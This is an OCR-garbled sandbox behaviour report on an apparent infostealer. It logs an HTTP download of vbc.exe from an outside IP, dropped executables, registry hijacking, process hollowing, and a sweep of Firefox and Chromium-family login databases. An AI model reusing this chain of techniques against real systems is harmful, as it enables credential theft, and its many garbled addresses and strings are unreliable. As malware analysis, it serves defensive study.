Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1vnAccept: /*"vinAccept-Encoding: gzip, deflate/in/User-Agent Mozilla/4 () compatible; MSIE 7 (); Windows NT 6.1; TridertiOs); SLCC2; NET CLR 2.650727; NET CLR 3.530729; MET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E[phrinbets: 107.13.219.3560] Threat Characteristic: Connects to remote URL or IP address Connection: 107.17.3.219.3560 Content: CET 7.6540/bbc.exe HTTP/1.1vinAccept; *"vinAccept-Encoding: gzip, deflate/in/User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0E; NET4.0E[vinHost: 107.173.219.35hin/Connection: Keep-Alwiser/in/in API Name: recv Args: (488., 1024, 0) Return: 7 API Name: recv Args: (488., 1024, 0) Return: 7 API Name: recv Args: (488., 1024, 0) Return: 7 API Name: recv Args: (488., 8192, 0) Return: 7 API N	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /avch/vbc.exe HTTP/1.1/inAccept: /*n/inAccept-Encoding: gzip, deflate/in/User-Agent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Triderufic); SLCC2; NET CLR 2.6 50727; NET CLR 3.5 30729; MET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E[p/in/dost: 10/13-219.35/inComediator, Msie 2.4 deflate/in/in. 318.0.) Return: 318 Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35/inComediator, Msie 2.4 deflate/in/User-Agent Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trid ent5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0E[vinHost: 107.173.219.55/inConnection: Keep-Alwien/ein/in/ API Name: recv Args: (488., 1024.0) Return: 7 API Name: recv Args: (488., 8192.0) Retur	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456 2456 2456 2456 2456 2456 2456
Call Network API Call Network API	API Name: send Args: (488, GET /svch/vbc.exe HTTP/1.1vnAccept: /*"vinAccept-Encoding: gzip, deflate/in/User-Agent Mozilla/4 () compatible; MSIE 7 (); Windows NT 6.1; TridertiOs); SLCC2; NET CLR 2.650727; NET CLR 3.530729; MET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0C; NET4.0E[phrinbets: 107.13.219.3560] Threat Characteristic: Connects to remote URL or IP address Connection: 107.17.3.219.3560 Content: CET 7.6540/bbc.exe HTTP/1.1vinAccept; *"vinAccept-Encoding: gzip, deflate/in/User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; NET4.0E; NET4.0E[vinHost: 107.173.219.35hin/Connection: Keep-Alwiser/in/in API Name: recv Args: (488., 1024, 0) Return: 7 API Name: recv Args: (488., 1024, 0) Return: 7 API Name: recv Args: (488., 1024, 0) Return: 7 API Name: recv Args: (488., 8192, 0) Return: 7 API N	2356 2356 2356 2356 2356 2356 2356 2356	2456 2456

Call Network API AF Call Network API AF Call Network API AF Call Network API AF Call Network API AF Call Network API AF Call Network API AF Call Network API AF	API Name: recv Args: (488, , 8192, 0) Return: ? API Name: send Args: (388, !, 1, 0) Return: 1 API Name: recv Args: (388, , 32, 0) Return: ? API Name: send Args: (388, !, 1, 0) Return: 1	2356 2356 2356	2456 2456 2456
Call Network API AF Call Network API AF Call Network API AF Call Network API AF Call Network API AF Call Network API AF	API Name: recv Args: (388, , 32, 0) Return: ? API Name: send Args: (388, !, 1, 0) Return: 1		
Call Network API AF Call Network API AF Call Network API AF Call Network API AF Call Network API AF	API Name: send Args: (388, I, 1, 0) Return: 1	2356	2456
Call Network API AF Call Network API AF Call Network API AF Call Network API AF			
Call Network API AF Call Network API AF Call Network API AF		2356	2456
Call Network API AF Call Network API AF	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API AF Call Network API AF	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API AF	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network AFT	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API AF		2356	2456
	API Name: send Args: (388, I, 1, 0) Return: 1		
	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
	API Name: send Args: (388, I, 1, 0) Return: 1	2356	2456
Call Network API AF	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Call Network API AF	API Name: send Args: (388, !, 1, 0) Return: 1	2356	2456
Call Network API AF	API Name: recv Args: (388, , 32, 0) Return: ?	2356	2456
Add File Pa	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2356	2456
Write File Pa	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2356	2456
	Threat Characteristic: Modifies file that can be used to infect systems		
%l	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe		
Add File Pa	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2356	2456
Dr Fil	Threat Characteristic: Drops executable during installation Dropping Process ID: 2456 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2356	2456
	Threat Characteristic: Modifies file that can be used to infect systems		
	Infreat characteristic: Modifies file that can be used to infect systems WUSERPROFILE%/vbc.exe		
Call System API AF	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Imicrosoft\office\groove\user\GFSConfig.xml) Return: 0	2356	2456
Pri	Threat Characteristic: Creates command line process Process ID: 2544 mage Path: %USERPROFILE%Ivbc.exe		
	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Proces s:2544:%USERPROFILE%\vbc.exe) Return: 1	2356	2456
Fil	Threat Characteristic: Executes dropped file File: %TEMP%/3582-490lvbc.exe Shell Command: %USERPROFILE%/vbc.exe "%USERPROFILE%/vbc.exe"		
Fil	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Pri Im	Threat Characteristic: Creates process Process ID: 2456 mage Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
	API Name: NtResumeThread Args: (Process:2544,) Return: ?	2356	2456
			0.450
Detection Th	API Name: evtchann.SendEvent Args: (e), pid[2544], ppid[2456) Return: 1 Threat Characteristic: Creates process Process ID: 2544	2356	2456
	mage Path: %USERPROFILE%\vbc.exe		
	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2456	2544
Dr Fil	Threat Characteristic: Drops executable during installation Dropping Process ID: 2544 File: %TEMP%\\3582-490\\bdot\bdot\central File: \TEMP\\3582-490\\bdot\bdot\central File: VSDT_EXE_MSIL		
Write File Pa	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%/3582-490/vbc.exe		
		2456	2544
	API Name: NtResumeThread Args: (Process:2564,) Return: ?	2456	2544
	API Name: evtchann.SendEvent Args: (e), pid[2564], ppid[2544) Return: 1	2456	2544
Detection Th	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, "%TEMP%\3582-490\vbc.exe", , %TEMP%\3582-490\vbc.exe) Return: 1 Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe	2456	2544
Detection Th	Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe" Threat Characteristic: Executes dropped file KTEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Pro Im	Threat Characteristic: Creates process Process ID: 2544 mage Path: %TEMP%\3582-490\vbc.exe		
	Shell Command: "%TEMP%\3582-490\vbc.exe"		
	Path: %windir%lsvchost.com Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Hides file in system folder to evade detection //windir%lsvchost.com		
Dr Fil	Threat Characteristic: Drops executable during installation Dropping Process ID: 2544 File: %windir%lsvchost.com Type: VSDT_EXE_W32		
Detection Th	Threat Characteristic: Creates multiple copies of a file %windir%lsvchost.com		
Write File Pa	Path: %windir%\svchost.com Type: VSDT_EXE_W32	2456	2544
	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: %windir%\svchost.com "%1" %*	2456	2544
Detection Th Ke Va	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default\) Value: \(\text{windir}\%\svchost.com \) \(\text{"%}\) \(\text{"}\) \(\text{"}\) Type: REG_SZ		

Call Mutex API	API Name: CreateMutexA Args: (0, 0, MutexPolesskayaGlush*.*svchost.comexefile\shell\open\command\data"%1" %*oe'@) Return: 0	2456	2544
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\documents\qzdxrwtnk7*.*, 0, 12fab0, 0, 0, 0) Return: 2f4690	2456	2544
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2544 Info: Searches files by API		
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2564 Image Path: %TEMP%/3582-490/vbc.exe		
Write File	Path: %TEMP%lose00000.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%lose00000.exe	2400	2011
Call Sustan ADI		2544	2564
Call System API	API Name: CryptExportKey Args: (245dc0, 0, 6, 0, 0, 1ccc88) Return: 1		
Write File	Path: %APPDATA%Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%IMicrosoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (TVqQAAMAAAAEAAAA//BAALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	2544	2564
Detection	Threat Characteristic: Converts base64 encoded strings to PE based payloads Process ID: 2564 Content: TVqQAAMAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAA		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	2544	2564
Write File	Path: %ALLUSERSPROFILE%Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %ALLUSERSPROFILE%/Package Cache\(1aaa01ad-3069-4288-9c6f-37a140a8f6c7\)VC_redist.x86.exe		
Write File	Path: %ALLUSERSPROFILE% Package Cache\(f65db027-aff3-4070-886a-0d87064aabb1)\vcredist_x86.exe Type: VSDT_EXE_W32	2456	2544
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
Call System ADI	%ALLUSERSPROFILE%Package Cache\(f65db027-aff3-4070-886a-0d87064aabb1\)\vcredist_x86.exe	2544	2564
Call System API	API Name: System.Convert::FromBase64String Args: (LUlic291cmNlcw==) Return: 2E5265736F757263	2544	2564
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	2544	2564
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	2544	2564
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000, 0, 90243448, 8) Return: 0	2544	2564
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000, 0, 90243488, 8) Return: 0	2544	2564
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000, 0, 90243528, 8) Return: 0	2544	2564
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2820:%TEMP%\3582-490\vbc.exe) Return: 1	2544	2564
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Injected API: WriteProcessMemory Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 2564 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 400000, MZ., 1024, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 401000, .D\$}d, 79872, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content. D\$d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 415000,, 16896, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 41a000, .T. <k`;u,)="" 1<="" 1cca00="" 512,="" return:="" td=""><td>2544</td><td>2564</td></k`;u,>	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .T. <k`;u< td=""><td></td><td></td></k`;u<>		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe, 4a0000, `t\$\$t, 8192, 1cca00) Return: 1	2544	2564
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564 Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content:t\$t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffd3000 Process:2820:%TEMP%\\)3582-490\\vbc.exe, 7ffd3008, , 4, 1cca00) Return: 1	2544	2564

	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564		
	Target Process ID: 2820 Target Image Path: %TEMP%\3582-490\vbc.exe		
	Injected Address: 0x0		
	API Name: SetThreadContext Args: (Process Name:2820:%TEMP%\3582-490\vbc.exe) Return: 1	2544	2564
	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2564		
	Injected API: SetThreadContext Target Process ID: 2820		
	Target Image Path: %TEMP%\3582-490\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2820,) Return: ?	2544	2564
	API Name: evtchann.SendEvent Args: (e), pid[2820], ppid[2564) Return: 1	2544	2564
1	Threat Characteristic: Creates process in temporary folder Process ID: 2820 Image Path: %TEMP%\\\3582-490\\\bc.exe		
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems C:MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE		
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFICE11\OFFICE1.EXE		
	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 66001DAB1550191F5D06B4EC) Return: 128	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\nss3.dll) Return: 1	2564	2820
Write File	Path: C:\MSOCache\All Users\{90120000-0030-0000-0000000FF1CE}-Close.exe Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems C:MSOCache\All Users\{90120000-0030-0000-0000-00000FF1CE}-C\ose.exe		
Write File	Path: C:\MSOCache\All Users\\90120000-0030-0000-0000000FF1CE}-C\setup.exe Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0030-0000-000000FF1CE}-C\setup.exe		
	Path: C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\tag{C}\tag{D}\tag{V}20.EXE Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0115-0409-0000-000000FF1CE}-C\DW20.EXE		
	Path: C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\dwtrig20.exe Type: VSDT_EXE_W32	2456	2544
	Threat Characteristic: Modifies file that can be used to infect systems		
	C:\MSOCache\All Users\{\90120000-0115-0409-0000-000000FF1CE}-C\dwtrig20.exe API Name: PathFileExistsW Args: (\%ProgramFiles\%\Mozilla Firefox\sq\text{ite3.dll}) Return: 1	2564	2820
	Threat Characteristic: Accesses decoy file	2304	2020
	%APPDATA%IMozilla\Firefox\profiles.ini		
	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2564	2820
	Threat Characteristic: Accesses decoy file %APPDATA%MozillalFirefoxIProfileslycz28oyx.defaulttsignons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite) Return: 1	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal) Return: 0	2564	2820
	Threat Characteristic: Accesses decoy file %APPDATA%IMozilta\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.sqlite-wal) Return: 0	2564	2820
	Threat Characteristic: Accesses decoy file %APPDATA%IMozilla\Firefox\Profiles\ycz28oyx.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\logins.json) Return: 0	2564	2820
	Threat Characteristic: Accesses decoy file %APPDATA%Mozilla\Firefox\Profiles\ycz28oyx.default\signons.bxt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons.txt) Return: 0	2564	2820
	Threat Characteristic: Accesses decoy file %APPDATA%Mozilla\Firefox\Profiles\ycz28oyx.default\signons2.txt		
	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons2.txt) Return: 1	2564	2820
	Threat Characteristic: Accesses decoy file %APPDATA%MozillalFirefoxlProfileslycz28oyx.defaulttsignons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\ycz28oyx.default\signons3.txt) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape\lunascape\percept\lunascape\perce	2564	2820
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2564 2564	2820
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Comooo\Dragon\User Data\Delault\web Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%USERPROFILE:%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2564 2564	2820
	API Name: PathFileExistsW Args. (%LOCALAPPDATA%)GOOgle(Cilionne/Oser Data/Derault/Login Data) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%VAppData\LocalNichrome\Login Data) Return: 0	2564	2820
	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	2564	2820
· ·	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelf\User Data\Defaulf\Web Data) Return: 0	2564	2820

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExists\W Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\Yandex\Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalYandexIYandexBrowser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Defaulf\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\VivaldriUser Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalVivaldi\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalSuperbird\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	2564	2820
•			
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%)Mustang Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360BrowsenBrowsenUser Data\Default\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\Local360Browser\Browser\Browser\Default\Login Data) Return: 0	2564	2820
